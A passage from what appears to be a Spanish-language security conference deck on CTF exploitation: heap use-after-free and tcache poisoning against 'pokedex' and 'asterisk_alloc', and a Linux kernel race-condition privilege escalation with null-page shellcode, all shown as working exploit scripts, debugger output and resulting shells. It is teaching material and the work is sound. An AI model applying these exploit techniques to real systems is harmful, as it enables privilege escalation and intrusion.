}
pwndbg> p *(struct malloc_chunk*) 0x1fd0250
$6 = {
  mchunk_prev_size = 0,
  mchunk_size = 33,
  fd = 0x1fd0280,
  bk = 0x300000003,
  fd_nextsize = 0x1fd0280,
  bk_nextsize = 0x21
}
pwndbg> x/4xg 0x1fd0280
0x1fd0280:      0x0000000001fd0260      0x0000000000000000
0x1fd0290:      0x0000000000000000      0x0000000000020d71
pwndbg>
```

Explotación

- Paso 2: obtener un puntero arbitrario a la estructura fugada y sobrescribir el buffer por una entrada de la .got.plt
  - Crear una nueva estructura (pokemon)
  - Liberar la estructura
  - Utilizar use-after-free, para sobrescribir el FD del chunk liberado y enlazar un chunk falso.

```
62 create_pokemon(1, "B" * 0x60, 0, 0, 0)
63 delete_pokemon(1)
64 edit_pokemon(1, p64(entry_addr), 0, 0, 0)
```

Explotación

- Paso 3: sobrescribir la estructura.
  - Consumir dos entradas (allocs) del tamaño del bin que hemos corrompido.
  - La segunda entrada será el puntero que habíamos enlazado.

```
66 create_pokemon(2, "C" * 0x60, 0, 0, 0)
67
68 entry_struct  = b""
69 entry_struct += p32(0) # height
70 entry_struct += p32(0) # weight
71 entry_struct += p32(3) # power
72 entry_struct += p32(8) # name_len
73 entry_struct += p64(elf.got["atoi"]) # name
74
75 create_pokemon(3, fit({0: entry_struct}, length=0x60), 0, 0, 0)
```

```
pwndbg> x/6xg *((void**)&pokemons)
0x211c260:      0x0000000000000000      0x0000000800000003
0x211c270:      0x0000000000404058      0x6161616861616167
0x211c280:      0x6161616a61616169      0x6161616c6161616b
pwndbg> x/a *((void**)(*((void**)&pokemons)+0x10))
0x404058:       0x7fec35b44680 <atoi>
pwndbg>
```

Explotación

- Paso 4: fugar la entrada de la .got.plt para sortear la ASLR de glibc
  - Simplemente visualizar el entry sobrescrito (pokemon)
- Paso 5: obtener ejecución de comandos arbitrarios
  - Sobrescribir la entrada de la .got.plt de manera que apunte a system, cuando ejecute atoi sobre el buffer cuyo contenido controlamos, ejecutar "sh" para spwanear shell!!!

```
75 got_entry = leak(0)
76 if not got_entry:
77     log.failure("couldn't leak .got.plt entry")
78     sys.exit(-1)
79
80 glibc.address = got_entry - glibc.sym["atoi"]
81 log.success("glibc base address is %#lx" % glibc.address)
82
83 edit_pokemon(0, p64(glibc.sym["system"]), 0, 0, 0)
84
85 io.sendlineafter("option> ", "sh")
86
87 io.interactive()
88
```

```
[alpha@mib pokedex ]$ ./exploit.py
[+] Starting local process '/mnt/hgfs/mysharedfolder/hc0n/pokedex/pokedex': pid 2963
[+] entry at 0x4b5260
[+] glibc base address is 0x7fa3e6989000
[*] Switching to interactive mode
$ id
uid=1000(alpha) gid=1000(alpha) groups=1000(alpha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$ pwd
/mnt/hgfs/mysharedfolder/hc0n/pokedex
$
```


DEMO

ASTERISK ALLOC

https://github.com/soez/h-c0n/tree/master/2020/Tokyowestern%20CTF%205th%202019

```
11 // Base PIE + 0xA49
12 int print_menu() {
13         puts("================================");
14         puts("1. malloc");
15         puts("2. calloc");
16         puts("3. realloc");
17         puts("4. free");
18         puts("5. exit");
19         puts("================================");
20
21         return 0;
22 }
23
24 // Base PIE + 0xAA4
25 unsigned int call_malloc() {
26         size_t size;
27
28         if (!ptr_m) {
29                 printf("Size: ");
30                 __isoc99_scanf("%ld", &size);
31                 getchar();
32                 printf("Data: %d", size);
33                 ptr_m = malloc(size);
34                 read(0, ptr_m, size);
35         }
36
37         return 0;
38 }
39
40 // Base PIE + 0xB4D
41 unsigned int call_calloc() {
42         size_t size;
43
44         if (!ptr_c) {
45                 printf("Size: ");
46                 __isoc99_scanf("%ld", &size);
47                 getchar();
48                 ptr_c = calloc(1, size);
49                 printf("Data: %d", size);
50                 read(0, ptr_c, size);
51         }
52
53         return 0;
54 }
```

```
70 // Base PIE + 0xCA3
71 unsigned int call_free() {
72         char m;
73
74         printf("Which: ");
75         __isoc99_scanf("%c", &m);
76         getchar();
77         switch (m) {
78                 case 'm': free(ptr_m); break;
79                 case 'c': free(ptr_c); break;
80                 case 'r': free(ptr_r); break;
81                 default: puts("Invalid choice"); break;
82         }
83
84         return 0;
85 }
86
87 // Base PIE + 0xD56
88 int main(int argc, const char **argv) {
89         int m;
90
91         initialize();
92         while (TRUE) {
93                 print_menu();
94                 printf("Your choice: ");
95                 __isoc99_scanf("%d", &m);
96                 getchar();
97                 switch (m) {
98                         case 1: call_malloc(); break;
99                         case 2: call_calloc(); break;
100                        case 3: call_realloc(); break;
101                        case 4: call_free(); break;
102                        case 5: _exit(0);
103                        default: puts("Invalid choice"); break;
104                }
105        }
106
107        return 0;
108 }
```

```
3 unsigned char *ptr_r, *ptr_m, *ptr_c;
```

Limitaciones:

- Solo tenemos tres punteros, tres posibles allocs?.
- No tenemos fuga de memoria.
- Calloc: Alloca solo en fastbin.

Bajo la manga:

- Libc 2.27 el doble free en tcache se puede realizar.
- Al enviar -1 a la función realloc retorna NULL como error por lo que se puede volver a hacer malloc internamente al volver a llamar a realloc.
- Podemos modificar las flags de _IO_2_1_stdout_ para conseguir fuga de memoria (el bit 13 tiene que estar activo, flags por defecto 0xfbad2887), con una explotación User-After-Free podemos conseguirlo aunque necesitamos un poco de bruteforce.

```
1111 1011 1010 1101 0010 1000 1000 0111   fbad2887      p64(0xfbad2887 | 0x1000)
```

- PoC.c → compila y ejecuta ;)

- Se realizará una fuga de memoria de lo que haya en ese momento en _IO_2_1_stdtout_+0x20 hasta lo que haya en _IO_2_1_stdtout_+0x28 (heap 0x55bf6e42e340)

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
noname@noname:~/h-c0n/2020/Tokyowestern CTF 5th 2019$ ./a.out > PoC
noname@noname:~/h-c0n/2020/Tokyowestern CTF 5th 2019$ xxd -p PoC
40e3426ebf550000
```

```c
/*
 *  h-c0n 2020 PoC
 *
 *  gcc PoC.c
 *
 */

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
        FILE *fp;

        /* Open a file, observe it ended up at previous location. */
        if (!(fp = fopen("/dev/null", "w"))) {
                perror("fopen");
                return -1;
        }

        fp->_flags = 0xfbad2887 | 0x1000;
        fp->_IO_read_ptr = 0; // field 1º
        fp->_IO_read_end = 0; // field 2º
        fp->_IO_read_base = 0; // field 3º
        fp->_IO_write_base = (unsigned long)fp + 0x88; // field 4º, at+0x20 leak 8 bytes in the _IO_2_1_stdout_ structure
        fp->_IO_write_ptr = (unsigned long)fp + 0x88 + 0x8; // field 5º, at+0x28
        fp->_fileno = 1; // field 14º, at+0x70

        return 0;
}
```

- Paso 1: Fuga de libc por User-After-Free.

Gracias al overlap de los chunks, conseguimos explotar un User-After-Free con un poco de bruteforce (256 valores), modificando los 16 ultimos bits del chunk→fd para que al retornar realloc nos devuelva un ptr a _IO_2_1_stdout_ y asi poder modificar sus flags y los ultimos 8 bits del campo fp→_IO_write_base para conseguir la fuga de memoria :)

Exploit: asterisk_alloc.py

```
68      print "[+] Overwrite stdout and leak libc base"
69      realloc(0x38, p64(0) + p64(0x431) + p16((offset_libc_base + 0xc760) & 0xffff)) # offset 16 bit _IO_2_1_stdout_, overwrite 16 byte of field fd
70      realloc(-1)
71      realloc(0x28, "/bin/sh\0")
72      realloc(-1)
73      try:
74              realloc(0x28, p64(0xfbad2887 | 0x1000) + p64(0)*3 + p8(0x60 + 0x28)) # offset 8 bit _IO_2_1_stdout_ + 0x20
75      except:
76              io.close()
77              print "Error"
78              continue
79
80      libc.address = u64(io.recv(8).ljust(8, '\0')) - 0x3ec7e3 # offset _IO_2_1_stdout_
81      free_hook = libc.symbols['__free_hook']
82      system = libc.symbols['system']
83      print "[+] base_libc: 0x%08x" % libc.address
84      print "[+] __free_hook: 0x%08x" % free_hook
85      print "[+] system: 0x%08x" % system
```

```
cachebins[idx=1, size=0x20] count=2  ← Chunk(addr=0x55d7d3b84290, size=0x430, flags=PREV_INUSE)  ← Chunk(addr=0x7fe1df6a2ca0, size=0x0, flags=)
```

```
gef➤  x/10xg 0x55d7d3b84280
0x55d7d3b84280: 0x0000000000000000      0x0000000000000431
0x55d7d3b84290: 0x00007fe1df6a3760      0x00007fe1df6a2ca0
0x55d7d3b842a0: 0x0000000000000000      0x0000000000000000
0x55d7d3b842b0: 0x0000000000000000      0x0000000000000021
0x55d7d3b842c0: 0x0000000000000000      0x0000000000000000
```

```
Tcachebins[idx=1, size=0x20] count=2  ← Chunk(addr=0x55d7d3b84290, size=0x430, flags=PREV_INUSE)  ← Chunk(addr=0x7fe1df6a3760, size=0x7fe1df69f2a0, flags=)
```

- Se producirá la fuga empezando en lo que haya desde la direccion 0x7fe1df6a3788 hasta la dirección 0x7fe1df6a37e3, por lo que los primeros 8 bytes que recibiremos será la dirección 0x7fe1df6a37e3

Antes:

```
gef➤  x/20xg 0x00007fe1df6a3760
0x7fe1df6a3760 <_IO_2_1_stdout_>:       0x00000000fbad2887      0x00007fe1df6a37e3
0x7fe1df6a3770 <_IO_2_1_stdout_+16>:    0x00007fe1df6a37e3      0x00007fe1df6a37e3
0x7fe1df6a3780 <_IO_2_1_stdout_+32>:    0x00007fe1df6a37e3      0x00007fe1df6a37e3
0x7fe1df6a3790 <_IO_2_1_stdout_+48>:    0x00007fe1df6a37e3      0x00007fe1df6a37e3
0x7fe1df6a37a0 <_IO_2_1_stdout_+64>:    0x00007fe1df6a37e4      0x0000000000000000
0x7fe1df6a37b0 <_IO_2_1_stdout_+80>:    0x0000000000000000      0x0000000000000000
0x7fe1df6a37c0 <_IO_2_1_stdout_+96>:    0x0000000000000000      0x00007fe1df6a2a00
0x7fe1df6a37d0 <_IO_2_1_stdout_+112>:   0x0000000000000001      0xffffffffffffffff
```

Despues:

```
gef➤  x/20xg 0x00007fe1df6a3760
0x7fe1df6a3760 <_IO_2_1_stdout_>:       0x00000000fbad3887      0x0000000000000000
0x7fe1df6a3770 <_IO_2_1_stdout_+16>:    0x0000000000000000      0x0000000000000000
0x7fe1df6a3780 <_IO_2_1_stdout_+32>:    0x00007fe1df6a3788      0x00007fe1df6a37e3
0x7fe1df6a3790 <_IO_2_1_stdout_+48>:    0x00007fe1df6a37e3      0x00007fe1df6a37e3
0x7fe1df6a37a0 <_IO_2_1_stdout_+64>:    0x00007fe1df6a37e4      0x0000000000000000
0x7fe1df6a37b0 <_IO_2_1_stdout_+80>:    0x0000000000000000      0x0000000000000000
0x7fe1df6a37c0 <_IO_2_1_stdout_+96>:    0x0000000000000000      0x00007fe1df6a2a00
0x7fe1df6a37d0 <_IO_2_1_stdout_+112>:   0x0000000000000001      0xffffffffffffffff
```

- Paso 2: Explotar de nuevo un User-After-Free (simple list tcache poisoning)

- Segunda explotación de User-After-Free, crear, borrar dos veces (doble free), editar con el objetivo en este caso __free_hook (en el código de la glibc sabemos que está: if *__free_hook != NULL → call *__free_hook) y crear dos veces para conseguir que *__free_hook = &system.

- Llamamos por ultimo a free y ya tenemos shell :)

```
'''
$ id
uid=40634 gid=40000(asterisk) groups=40000(asterisk)
$ ls
asterisk_alloc
flag
$ cat flag
TWCTF{malloc_&_realloc_&_calloc_with_tcache}
'''
```

```
[+] Success_rate: 8.33%
[+] Failure_rate: 91.67%

real    0m22,145s
user    0m3,557s
sys     0m1,894s
```

asterisk_alloc_rate.py

```
        print "[+] overwrite __free_hook"
        try:
                realloc(-1)
        except:
                io.close()
                print "Error"
                continue
        free("m")
        realloc(0x28, "A")
        free("r")
        free("r")
        try:
                realloc(0x28, p64(free_hook))
        except:
                io.close()
                print "Error"
                continue

        realloc(-1)
        realloc(0x28, "A")
        realloc(-1)
        try:
                realloc(0x28, p64(system))
                break
        except:
                io.close()
                print "Error"
                continue

print "[+] Launch shell"
free("c")
io.interactive()
```


DEMO

LinKern x64 - Race condition

95 Puntos

Don't do two things at once

Autor o autora

franb, 16 febrero de 2016

Niveau

https://github.com/soez/h-c0n/tree/master/2020/root-me

- La función tostring→tostring_read tiene asignada una función al crearse el file descriptor, pero lo pone a NULL cuando se cierra el fd (interesante).

```
40 static int tostring_create(int tl) {
41   /*  tostring=kmalloc(sizeof(struct tostring_s), GFP_DMA); */
42   taille=tl;
43   tostring->tostring_stack=kmalloc(taille*1024, GFP_DMA);
44   if (tostring->tostring_stack == NULL) return(-1);
45   tostring->pointer_max=(taille*1024)/sizeof(long long int);
46   tostring->tostring_read= tostring_read_hexa;
47   printk(KERN_INFO "Tostring: Stack size: %dK, locate at %p, max index: %d\n",taille,tostring->tostring_stack,tostring->pointer_max);
48   return(0);
49
50 }
```

- ¿Que se os ocurre para poder explotarlo? ¿Ideas?

```
61 static int tostring_close(struct inode *i, struct file *f)
62 {
63   printk(KERN_INFO "Tostring: close()\n");
64   printk("Tostring: Deleting stack\n");
65   kfree(tostring->tostring_stack);
66   tostring->tostring_stack=NULL;
67   tostring->tostring_read=NULL;
68   tostring->pointer=0;
69   tostring->pointer_max=0;
70   return 0;
71 }
```

- Luego demostraremos que esa no es la única solución ;)

- Exploit: LinKern64-Race-condition.c

```
58 int main(int argc, char *argv[]) {
59
60          prepare_kernel_cred = get_ksym("prepare_kernel_cred");
61          commit_creds        = get_ksym("commit_creds");
62
63          printf("[+] commit_creds %p\n", commit_creds);
64          printf("[+] prepare_kernel_cred %p\n", prepare_kernel_cred);
65
66          if (mmap((void *) NULL, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_FIXED | MAP_ANONYMOUS | MAP_SHARED, -1, 0) == MAP_FAILED) {
67                  perror("[-] mmap()");
68                  return -1;
69          }
70
71          unsigned char get_root[] =      "\x48\x31\xff"                          /* xor     rdi, rdi */
72                                          "\x48\xc7\xc2"                          /* mov rdx, prepare_kernel_creds */
73                                          "\x00\x00\x00\x00"
74                                          "\xff\xd2"                              /* call    rdx */
75                                          "\x48\x89\xc7"                          /* mov     rdi, rax */
76                                          "\x48\xc7\xc2"                          /* mov rdx, commit_creds */
77                                          "\x00\x00\x00\x00"
78                                          "\xff\xd2"                              /* call    rdx */
79                                          "\xc3";                                 /* ret */
80
81          *(unsigned int *) (get_root + 6)  = (unsigned int)prepare_kernel_cred & 0xffffffff;
82          *(unsigned int *) (get_root + 18) = (unsigned int)commit_creds & 0xffffffff;
83
84          memcpy((void *) NULL, get_root, sizeof(get_root));
85
86          printf("[+] wait to race condition...\n");
87
88          pthread_attr_init(&attr);
89
90          for (int i = 0; i < THREADS; i++)
91                  pthread_create(&thread[i], &attr, hebra_read, NULL);
92
93          for (int i = 0; i < THREADS; i++)
94                  pthread_join(thread[i], NULL);
95
96          printf("[-] Failed\n");
97
98          return 0;
99 }
```

- Paso 1: Mappear la dirección 0 en memoria.
- Paso 2: Copiar la shellcode en la dirección 0
- Paso 3: Race condition. Se llamará a la función hebra_read a través de 10 hilos que se encargarán de la explotación, cuando se haya logrado escalar privilegios spwneará una Shell de root ☺

```
noname@noname:~/h-c0n/2020/root-me$ sudo ./run
[sudo] contraseña para noname:

A share will be available: host:/tmp/tmp.Vm006Zq0Ox -> guest:/mnt/share
Launching the vulnerable machine...
```

:~$ gcc -static LinKern64-Race-condition.c -lpthread
:~$ mv a.out /tmp/tmp.Vm006Zq0Ox

```
1 #!/bin/bash -p
2
3 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
4
5 STTY=$(stty -g)
6 stty intr ^-
7
8 TEMP=$(mktemp -d)
9 chgrp noname ${TEMP} # pon tu username
10 chmod 770 ${TEMP}
11
12 echo ""
13 echo "A share will be available: host:${TEMP} -> guest:/mnt/share"
14 echo "Launching the vulnerable machine..."
15 echo ""
16
17 qemu-system-x86_64 \
18         -m 128M \
19         -cpu kvm64 \
20         -nographic \
21         -kernel bzImage \
22         -machine pc,accel=kvm \
23         -append 'console=ttyS0 loglevel=3 oops=panic panic=1' \
24         -monitor /dev/null \
25         -enable-kvm \
26         -initrd initramfs.img \
27         -snapshot \
28         -virtfs local,path=${TEMP},mount_tag=rootme,security_model=passthrough,id=noname \
29         -s
30
31 rm -rf "${TEMP}" 2> /dev/null
32 stty "${STTY}"
33
34 # for share folder in qemu vm guest put in /etc/fstab:
35 # rootme   /mnt/share   9p      trans=virtio,version=9p2000.L,user,umask=000   0 0
```

- Para debuggear la función tostring_read:

```
Root-Me user@linkern-chall:/sys/module/ch30/sections$ cat .text
0xffffffffa0000000
Root-Me user@linkern-chall:/sys/module/ch30/sections$ cat .data
0xffffffffa00005c0
```

```
gef➤  add-symbol-file tostring.ko 0xffffffffa0000000 -s .data 0xffffffffa00005c0
add symbol table from file "tostring.ko" at
        .text_addr = 0xffffffffa0000000
        .data_addr = 0xffffffffa00005c0
Leyendo símbolos desde tostring.ko...(no se encontraron símbolos de depuración)hecho.
```

```
gef➤  x/10i 0xffffffffa0000000
   0xffffffffa0000000 <tostring_read>:  push   rbp
   0xffffffffa0000001 <tostring_read+1>:        mov    rbp,rsp
   0xffffffffa0000004 <tostring_read+4>:        push   r14
   0xffffffffa0000006 <tostring_read+6>:        push   r13
   0xffffffffa0000008 <tostring_read+8>:        push   r12
   0xffffffffa000000a <tostring_read+10>:       push   rbx
   0xffffffffa000000b <tostring_read+11>:       mov    rbx,rdi
   0xffffffffa000000e <tostring_read+14>:       mov    rdi,0xffffffffa00003a0
   0xffffffffa0000015 <tostring_read+21>:       mov    r12,rsi
   0xffffffffa0000018 <tostring_read+24>:       mov    r13,rdx
```

- **b *0xffffffffa0000036 if *($rax+0x10) == 0**

```
 → 0xffffffffa0000036 <No+0>             call   QWORD PTR [rax+0x10]
   0xffffffffa0000039 <No+0>             pop    rbx
   0xffffffffa000003a <No+0>             pop    r12
   0xffffffffa000003c <No+0>             pop    r13
   0xffffffffa000003e <No+0>             pop    r14
   0xffffffffa0000040 <No+0>             pop    rbp
[!] Command 'context' failed to execute properly, reason: unsupported

Breakpoint 1, 0xffffffffa0000036 in ?? ()
gef➤  x/10xg $rax+0x10
0xffff880000090010:     0x0000000000000000      0x0000000000000000
0xffff880000090020:     0xffff880000090040      0x0000000000000000
0xffff880000090030:     0x0000000000000000      0x0000000000000000
0xffff880000090040:     0xffff880000090060      0x0000000000000000
0xffff880000090050:     0x0000000000000000      0x0000000000000000
```

```c
#define THREADS 10

int fd;

typedef unsigned long (* _commit_creds)(unsigned long cred);
typedef unsigned long (* _prepare_kernel_cred)(unsigned long cred);

_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;

pthread_attr_t attr;
pthread_t thread[THREADS];

void shell(void) {
        char *cmd = "/bin/sh";
        char *args[] = {cmd, "-i", NULL};
        printf("[+] Got root shell :)\n");
        execve(cmd, args, NULL);
}

void *get_ksym(char *name) {
        FILE *f = fopen("/proc/kallsyms", "rb");
        char c, sym[512];
        void *addr;
        int ret;

        while (fscanf(f, "%p %c %s\n", &addr, &c, sym) > 0)
                if (!strcmp(sym, name))
                        return addr;

        return NULL;
}

void *hebra_read (void *argum) {
        char buffer[1337] = {0};
        for (int i = 0; i < 1000; i++) {
                fd = open("/dev/tostring", O_RDWR);
                read(fd, buffer, 1337);
                if (!geteuid()) {
                        shell();
                }
                close(fd);
        }
}
```

```
gef➤  x/7i $rip
=> 0x0: xor    rdi,rdi
   0x3: mov    rdx,0xffffffff8107af00
   0xa: call   rdx
   0xc: mov    rdi,rax
   0xf: mov    rdx,0xffffffff8107ab70
   0x16:        call   rdx
   0x18:        ret
```

```
   0xffffffffa0000036 <No+0>            call   QWORD PTR [rax+0x10]
 → 0xffffffffa0000039 <No+0>            pop    rbx
   0xffffffffa000003a <No+0>            pop    r12
   0xffffffffa000003c <No+0>            pop    r13
   0xffffffffa000003e <No+0>            pop    r14
   0xffffffffa0000040 <No+0>            pop    rbp
   0xffffffffa0000041 <No+0>            ret
```

```
Root-Me user@linkern-chall:/mnt/share$ ./a.out
[+] commit_creds 0xffffffff8107ab70
[+] prepare_kernel_cred 0xffffffff8107af00
[+] wait to race condition...
[+] Got root shell :)
[+] Got root shell :)
[+] Got root shell :)
/mnt/share # id
uid=0(root) gid=0
```

- Ejecuta la shellcode en la dirección 0x0, vuelve desde donde se le llamó y después vuelve a la zona usuario siendo ya root :) que se checkea y llama a execve.

```
if (!getuid()) {
        shell();
}

26 void shell(void) {
27         char *cmd = "/bin/sh";
28         char *args[] = {cmd, "-i", NULL};
29         printf("[+] Got root shell :)\n");
30         execve(cmd, args, NULL);
31 }
```


DEMO

- Quedábamos en que no era la única solución… y @esanfelix me demostró el por qué:

- - “Esto se puede explotar sin race condition”
- - “What xD” (me muestra el PoC)

- Exploit: LinKern64-Race-condition-simple.c

```
76          int fd1 = open("/dev/tostring", O_RDWR);
77          int fd2 = open("/dev/tostring", O_RDWR);
78
79          close(fd1);
80
81          read(fd2, buff, 1337);
82
83          shell();
```

- Efectivamente abriendo dos fd a la vez si haces un close al primero puedes leer del segundo y este estará a NULL el ptr a la función.

- Kick in hte eggs


DEMO

https://github.com/esanfelix/r2con2019-ctf-kernel

Miscellaneous Character Driver

```
481 static const struct file_operations socks_fops = {
482     .owner          = THIS_MODULE,
483     .open           = socks_open,
484     .release        = socks_close,
485     .llseek         = no_llseek,
486     .unlocked_ioctl = socks_ioctl,
487 };
488
489 struct miscdevice socks_device = {
490     .minor = MISC_DYNAMIC_MINOR,
491     .name = "socks",
492     .fops = &socks_fops,
493 };
494
```

IOCTL codes

```
373 /*
374  * Called when ioctl(fd, code, arg) is executed on an fd
375  * created by opening /dev/socks.
376  */
377 static long socks_ioctl (struct file *file, unsigned int code, unsigned long arg) {
378     sock_t *sock = NULL;
379
380     sock = (sock_t *)file->private_data;
381
382     switch(code) {
383         case IOCTL_SOCKS_INIT:
384             return socks_ioctl_init(sock, arg);
385         case IOCTL_SOCKS_LISTEN:
386             return socks_ioctl_listen(sock, arg);
387         case IOCTL_SOCKS_CONNECT:
388             return socks_ioctl_connect(sock, arg);
389         case IOCTL_SOCKS_SEND:
390             return socks_ioctl_send(sock, arg);
391         case IOCTL_SOCKS_RECV:
392             return socks_ioctl_recv(sock, arg);
393         default:
394             return -EINVAL;
395     }
396
397     return 0;
398 }
399
```

```
52 /* ioctl codes */
53 #define IOCTL_SOCKS_INIT          _IOWR('s', 1, uint64_t)
54 #define IOCTL_SOCKS_LISTEN      _IOWR('s', 2, struct sock_name_param)
55 #define IOCTL_SOCKS_CONNECT     _IOWR('s', 3, struct sock_name_param)
56 #define IOCTL_SOCKS_SEND          _IOWR('s', 4, struct sock_buffer_param)
57 #define IOCTL_SOCKS_RECV          _IOWR('s', 5, struct sock_buffer_param)
58 #define IOCTL_SOCKS_RESIZE      _IOWR('s', 6, uint64_t)
59
```

Estructuras de datos

```
 8 typedef struct sock sock_t;
 9
10 /* Describes the socket buffer after initialization */
11 typedef struct sock_buf {
12     size_t size;            /* Size of the buffer */
13     unsigned char *buffer;  /* Pointer to data */
14     size_t read_index;      /* Offset of unread data inside buffer */
15     size_t write_index;     /* Offset where new data will be written */
16 } sock_buf_t;
17
18 /* Describes a socket */
19 typedef struct sock {
20     spinlock_t lock;                  /* Protect all fields in the structure */
21     struct list_head listening_list; /* Link for the list of listening devices */
22     unsigned char name[64];           /* The name of this socket when it's listening */
23     int state;                        /* The state of the socket */
24     sock_t *peer;                     /* The peer we are connected to, if any */
25     sock_buf_t *buf;                  /* The sock_buf_t representing this socket's data buffer */
26 } sock_t;
27
28 typedef enum {
29     UNINITIALIZED = 0,
30     INITIALIZED = 1,
31     LISTENING = 2,
32     CONNECTED = 3,
33 } sock_state;
34
```

```c
/*
 * Initialize a socket with a buffer of the size given in @arg.
 */
static long socks_ioctl_init(sock_t *sock, unsigned long arg) {
    uint64_t size = arg + sizeof(sock_buf_t);
    sock_buf_t *buf = NULL;
    int err = 0;

    // Sanity check without locking the buffer.
    if (size > MAX_SIZE) {
        return -EINVAL;
    }

    // First off: lock the buffer

    spin_lock(&sock->lock);

    if (sock->state != UNINITIALIZED) {
        err = -EINVAL;
        goto out_unlock;
    }

    buf = kzalloc(size, GFP_KERNEL);
    printk(KERN_ALERT "Allocated ptr %llx\n", buf);

    if (IS_ERR_OR_NULL(buf)) {
        err = (buf ? PTR_ERR(buf) : -ENOMEM);
        goto out_unlock;
    }

    sock->buf = buf;
    sock->buf->size = size - sizeof(sock_buf_t);
    sock->buf->write_index = 0;
    sock->buf->read_index = 0;
    sock->buf->buffer = (unsigned char *)buf + sizeof(sock_buf_t); // Buffer is inline

    sock->state = INITIALIZED;

    pr_info("Initialized socket with buffer size %lx\n", sock->buf->size);

out_unlock:
    spin_unlock(&sock->lock);
    return err;
}
```

```
88 static long socks_ioctl_listen(sock_t *sock, unsigned long arg) {
89     struct sock_name_param * __user user_param = (struct sock_name_param * __user)arg;
90     struct sock_name_param local_param, *param = &local_param;
91     int err = 0;
92
93     /* Fail if copy_from_user is bad */
94     if (copy_from_user(param, user_param, sizeof(*param))) {
95         return -EFAULT;
96     }
97
98     /* Make sure we null-terminate the string */
99     param->name[sizeof(param->name) -1] = '\0';
100
101    pr_info("Length of name: %d\n", strlen(param->name));
102
103
104    spin_lock(&sock->lock);
105
106    /*
107     * Not allowed to listen unless we are in initialized
108     * state.
109     */
110    if (sock->state != INITIALIZED) {
111        err = -EINVAL;
112        goto out_unlock;
113    }
114
115    /* Make sure there is no other socket with this name */
116    spin_lock(&sock_device.lock);
117    if (socks_find_listening_device(param->name)) {
118        err = -EINVAL;
119        pr_err("There's already a socket with that name");
120        spin_unlock(&sock_device.lock);
121        goto out_unlock;
122    }
123
124    /* Alright, nobody else on that list. Add to the list and set to listening */
125    strcpy(sock->name, param->name);
126    sock->state = LISTENING;
127    list_add(&sock->listening_list, &sock_device.listening);
128    pr_info("Socket is now listening at %s\n", param->name);
129    spin_unlock(&sock_device.lock);
130
```


```
147     /* Make sure we null-terminate the string */
148     param->name[63] = '\0';
149
150     pr_info("Length of name: %d\n", strlen(param->name));
151
152     spin_lock(&sock->lock);
153
154     /*
155      * Not allowed to connect unless we are in initialized
156      * state.
157      */
158     if (sock->state != INITIALIZED) {
159         err = -EINVAL;
160         goto out_unlock;
161     }
162
163     /* Find a listening socket with that name */
164     spin_lock(&sock_device.lock);
165     if ( (peer = socks_find_listening_device(param->name)) == NULL) {
166         pr_err("No socket with that name found");
167         err = -EINVAL;
168         spin_unlock(&sock_device.lock);
169         goto out_unlock;
170     }
171
172     /* Remove peer from listening list */
173     spin_lock(&peer->lock);
174     list_del_init(&peer->listening_list);
175     spin_unlock(&sock_device.lock);
176
177     /* Connect the two sockets */
178     sock->state = CONNECTED;
179     sock->peer = peer;
180     peer->peer = sock;
181     peer->state = CONNECTED;
182
183     pr_info("Successfully connected to %s\n", param->name);
184     spin_unlock(&peer->lock);
185
```

```
306 /*
307  * Send data to our peer.
308  */
309
310 static long socks_ioctl_send(sock_t *sock, unsigned long arg) {
311     struct sock_buffer_param * __user user_param = (struct sock_buffer_param * __user)arg;
312     struct sock_buffer_param local_param, *param = &local_param;
313     int err = 0;
314
315     /* Fail if copy_from_user is bad */
316     if (copy_from_user(param, user_param, sizeof(*param))) {
317         return -EFAULT;
318     }
319
320     spin_lock(&sock->lock);
321
322     if (sock->state != CONNECTED) {
323         /* Must be connected to send! */
324         err = -EINVAL;
325         goto out_unlock_self;
326     }
327
328     spin_unlock(&sock->lock);
329
330     /* Try to push the data to the peer */
331     spin_lock(&sock->peer->lock);
332     err = socks_push(sock->peer->buf, param->buffer, param->size);
333     spin_unlock(&sock->peer->lock);
334
335     return err;
336
337 out_unlock_self:
338     spin_unlock(&sock->lock);
339     return err;
340 }
341
```

```
342 /*
343  * Receive data from the socket buffer.
344  */
345
346 static long socks_ioctl_recv(sock_t *sock, unsigned long arg) {
347     struct sock_buffer_param * __user user_param = (struct sock_buffer_param * __user)arg;
348     struct sock_buffer_param local_param, *param = &local_param;
349     int err = 0;
350
351     /* Fail if copy_from_user is bad */
352     if (copy_from_user(param, user_param, sizeof(*param))) {
353         return -EFAULT;
354     }
355
356     spin_lock(&sock->lock);
357
358     if (sock->state != CONNECTED) {
359         /* Must be connected to receive! */
360         err = -EINVAL;
361         goto out_unlock_self;
362     }
